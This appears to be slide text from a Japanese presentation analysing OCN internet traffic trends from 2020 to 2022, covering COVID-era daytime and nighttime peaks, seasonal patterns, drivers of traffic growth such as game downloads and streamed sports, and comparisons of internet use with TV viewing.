
・年間を通して**昼間帯のピーク**は**夜間ピーク**を越えていない

数値は増加率

2020年

2021年

2022年



休校に伴う家庭内利用の増加
全国的に活動自粛やステイホームによる平日昼間帯の上昇

夏休みは昼間帯が上昇傾向

年末年始は大型特番TVにより夜間利用が減少

夏休みは昼間帯が上昇傾向

年末年始は大型特番TVにより夜間利用が減少

夏休みは昼間帯が上昇傾向


2020年の春の昼間帯ピークを除くと、例年通りの波形（春・夏休みの昼間帯上昇、年末年始の夜間の減少）が確認できる
また、年の増加率は、コロナ禍になった2020年の増加傾向は継続せず、年を重ねるごとにゆるやかな傾向へ変化してきている
日本社会が年を重ねるごとに新型コロナウイルスと共存しながらも日常生活を取り戻している様子がうかがえる

※平日(祝日除く)推移
● 昼間帯 最大
● 夜間 ピーク


OCNトラフィック推移(2020/2/25~)

毎年の第9週を基準に増加率をプロットしたもの

平日




土日



人の移動の変化 (2020-2022)

Google コミュニティ モビリティ レポート(<https://www.google.com/covid19/mobility/>)

日本全体の傾向



トラフィックの増加要因 2022


- 定常的なもの
 - 動画系コンテンツ視聴（無料/有料） -> 年末年始の2020/21比較でも顕著
 - 映像を介した通信（リモワ、教育／授業など）
- 突発的なもの
 - ゲームのD Lが最近破壊力半端ない（FORTNITE, Apex 等）
 - オンラインイベントの影響
 - Amazon prime boxing match（TV放送がないため著しくトラフィックが増加）
 - AbemaTV サッカーワールドカップ放送（TV放送ありだが、過去最高）
 - 台風影響によるネット利用増（9月）

インターネット利用 vs TV視聴

平日

主なメディア利用時間帯(平日)


昼間 夜間



主なメディア利用時間帯(休日)

休日

昼間 夜間



- ▲— 2015年TV(リアルタイム)視聴(平日) —▲— 2015年TV(リアルタイム)視聴(休日)
- 2015年インターネット利用(平日) —●— 2015年インターネット利用(休日)
- ▲— 2020年TV(リアルタイム)視聴(平日) —▲— 2020年TV(リアルタイム)視聴(休日)
- 2020年インターネット利用(平日) —●— 2020年インターネット利用(休日)
- ▲— 2021年TV(リアルタイム)視聴(平日) —▲— 2021年TV(リアルタイム)視聴(休日)
- 2021年インターネット利用(平日) —●— 2021年インターネット利用(休日)

2015年通信白書 (2014年度調査)

2020年通信白書 (2019年度調査を利用。調査対象期間は、2020年1月14日～1月19日)


2021年通信白書(2020年度調査を利用。調査対象期間は2021年1月12日～1月18日)

TV視聴率比較 (2020末/2021末)

- 2021年末は低視聴率と言われながら、NHK紅白は30%の高い伸びを維持
- 逆に民放は「日テレの笑ってはいけない」の後継番組が不調 → NHK or TV離れ

2020年末

大晦日 NHKと日テレの接触率推移



2021年末

12/31 各局の世帯視聴率推移



